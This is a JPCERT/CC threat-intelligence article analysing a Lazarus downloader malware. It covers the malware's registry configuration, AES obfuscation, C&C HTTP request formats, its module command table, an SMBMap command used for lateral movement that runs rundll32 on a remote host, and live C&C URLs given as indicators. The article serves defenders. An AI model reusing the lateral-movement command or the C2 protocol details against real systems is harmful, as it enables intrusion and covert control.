Malware Used by Lazarus after Network Intrusion - JPCERT/CC Eyes

By 朝長 秀誠 (Shusei Tomonaga)

Published: 2020-08-30 · Archived: 2026-04-02 10:39:53 UTC

- Lazarus

JPCERT/CC has observed attack activity by Lazarus (also known as Hidden Cobra) targeting Japanese organisations. Different types of malware are used during and after the intrusion. This article introduces one of the types of malware used after the intrusion.

Malware Overview

This malware downloads and executes modules. It is saved as a .drv file in a folder such as C:¥Windows¥System32¥ and run as a service. It is obfuscated by using VMProtect. The file has some unnecessary data at the end, which increases the file size up to about 150MB. Figure 1 shows the flow of events until the malware runs.




Figure 1: Malware behaviour

The following sections will explain the details of the malware as to configuration, communication format and modules.

Configuration

The configuration of the malware (size: 0x6DE) is encrypted and stored in a registry entry and loaded when executed. In this analysis, it was confirmed that the configuration is stored at the following directory:

```
Key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\eventlog\Application
Value: Emulate
```

Figure 2 is an example of decoded configuration. It contains an encryption key as well as C&C server information. (Please see Appendix A for details.)




Figure 2: Example of configuration

Obfuscation

All strings in the malware are encrypted with AES128. The encryption key is hardcoded in the malware. Figure 3 is an example of an encryption key. Since the malware converts the 16-letter string to wide character (32 bytes), only the first 16 bytes is used as a key.




Figure 3: Example of AES encryption key

Windows API name is also AES-encrypted. After decrypting API strings, the address for the APIs that are called by LoadLibrary and GetProcAddress are resolved.




Figure 4: Windows API obfuscation

C&C server communication

Below is an example of HTTP POST request that the malware first sends.

```
POST /[Path] HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Accept: */*
Cookie: token=[a 4-digit random value][a 4-digit authentication key][times of communication]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
Content-Length: [Size]
```

```
Host:[Server]

[param]=[Base64 data]
```

The parameter ([param]) for the POST data is randomly selected from the following.

```
tname;blogdata;content;thesis;method;bbs;level;maincode;tab;idx;tb;isbn;entry;doc;category;articles;
```

The value in the POST data is Base64-encoded string of the following data.

```
[default AES Key]@[Unique ID]
```

If a value which is identical to the “4-digit authentication key” in the Cookie (Base64-encoded) is returned as a response from a C&C server, the malware sends the following information.
After the second communication, the malware sends the following HTTP POST request.

```
POST /[Path] HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
Content-Length: [Size]
Host: [Server]
Cookie: token=[numeric value]; JSESSIONID=[Session ID]

[param]=[Data1 (Base64 + AES)][Data2 (Base64 + AES)]
```

The parameter for the POST data is randomly selected from the aforementioned list. The POST data contains two pieces of information. "Data1" contains commands while "Data2" indicates the result of command execution and other additional data. (Please see Table B-1 and B-2 in Appendix B for details.)
The format of the response data is same as the request except that it lacks parameter. The response data is AES-encrypted and then Base64-encoded as in the POST data. The difference is that the “+” sign is replaced by a space.

Figure 5 is a flow of communication from the beginning of its communication with a C&C server until downloading a module. In the second communication, the malware sends a new AES key, which encrypts the communication that follows.




Figure 5: Malware communication flow

At the third communication, a module is downloaded. Below is an example of response from a C&C server when downloading a module.

```
HTTP/1.1 200 OK
Date: Tue, 25 Jun 2020 21:30:42 GMT
Server: Apache/2.4.26 (Unix) OpenSSL/1.0.1
Content-Encoding: ISO-8859-1
Content-Type: text/html;charset=ISO-8859-1
Access-Control-Allow-Origin: *
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Transfer-Encoding: chunked

1ff8
85RR0p8Pq3VfTrSugxgO2Q==Bjpj4qAKXKypb9JFS8IVYleb2P8vp9axDdXCBd…
```

Downloaded module

After a module is successfully downloaded, it performs the main functions such as receiving commands from the C&C server. (Information including C&C servers and an encryption key are provided by malware as an argument.) The downloaded module is UPX-encrypted as in Figure 6.




Figure 6: Downloaded module decoded

The communication is performed in the mostly same format as mentioned earlier. It is confirmed that the module offers multiple functions including the following: (See Appendix C for details.)

- Operation on files (create a list, delete, copy, modify time created)
- Operation on processes (create a list, execute, kill)
- Upload/download files
- Create and upload a ZIP file of arbitrary directory
- Execute arbitrary shell command
- Obtain disk information
- Modify system time

Lateral movement

For the purpose of lateral movement, SMBMap[1], a Python tool which allows access to remote host via SMB, was used after converting it as a Windows PE file with Pyinstaller. Attackers spread infection laterally by leveraging account information which they had obtained beforehand.

```
[File_Name].exe -u USERID -p PASSWORD=[password] -H [IP_Address] -x "c:\windows\system32rundll32.exe
```

In closing

Activities by Lazarus have been reported by many different organisations, and attacks are observed in multiple countries. It is possible that similar cases continue to be observed in Japan as well.
C&C server information of the samples mentioned in the article are listed in Appendix D. Please make sure that none of your device is communicating with these hosts.

Shusei Tomonaga
(Translated by Yukako Uchida)

Reference

[1] GitHub: SMBMap
https://github.com/ShawnDEvans/smbmap

Appendix A: Configuration

Table A: List of configuration

Offset	Description	Remarks
0x000	Number of C&C servers	Up to 5
0x004	C&C server 1	
0x104	C&C server 2	
0x204	C&C server 3	
0x304	C&C server 4	
0x404	C&C server 5	
0x504	Not assigned	Contains "cmd.exe"
0x604	Operation time	
0x616	Sleep time	
0x626	Version information	Contains "x64_1.0"
0x676	Flag for unique ID	
0x67A	Unique ID	Creates a unique value based on the computer name
0x6B6	AES Key	

Appendix B: Contents of data exchanged

Table B-1: Data1 format (decrypted)

Offset	Length	Contents
0x00	4	Data1 size
0x04	2	Random data
0x06	2	Command
0x08	4	Data2 size

0x0C	2	Random or additional command

Table B-2: Data2 format (decrypted)

Offset	Length	Contents
0x00	4	Data2 size
0x04	-	Data (depends on the command)

Appendix C: Commands


Table C: List of commands

Value	Contents
0xABCF	Get current directory
0xABD5	Get file list
0xABD7	Get process list
0xABD9	Kill process
0xABDB	Execute process
0xABDD	Execute process (CreateProcessAsUser)
0xABE1	Download file
0xABE3	Upload file
0xABE9	Upload files (create a ZIP)
0xABEB	Modify file creation time (timestomp)
0xABED	Change local time
0xABF5	Delete file (sdelete)
0xABF7	Execute shell command
0xABF9	Check connection
0xAC03	-
0xAC05	-
0xAC07	Change C&C server
0xAC0D	Get disk/file information
0xAC15	Change current directory

0xAC17	-
0xAC19	Get load process information
0xAC27	Copy file

Appendix D: C&C server


- https://gestao.simtelecomrs.com.br/sac/digital/client.jsp
- https://sac.onecenter.com.br/sac/masks/wfr_masks.jsp
- https://mk.bital.com.br/sac/Formule/Manager.jsp




朝長 秀誠 (Shusei Tomonaga)

Since December 2012, he has been engaged in malware analysis and forensics investigation, and is especially involved in analyzing incidents of targeted attacks. Prior to joining JPCERT/CC, he was engaged in security monitoring and analysis operations at a foreign-affiliated IT vendor. He presented at CODE BLUE, BsidesLV, BlackHat USA Arsenal, Botconf, PacSec and FIRST Conference. JSAC organizer.


Related articles

- 


  Update on Attacks by Threat Group APT-C-60




- CrossC2 Expanding Cobalt Strike Beacon to Cross-Platform Attacks



- Malware Identified in Attacks Exploiting Ivanti Connect Secure Vulnerabilities



- DslogdRAT Malware Installed in Ivanti Connect Secure

- 

  [Tempted to Classifying APT Actors: Practical Challenges of Attribution in the Case of Lazarus's Subgroup]

Source: https://blogs.jpcert.or.jp/en/2020/08/Lazarus-malware.html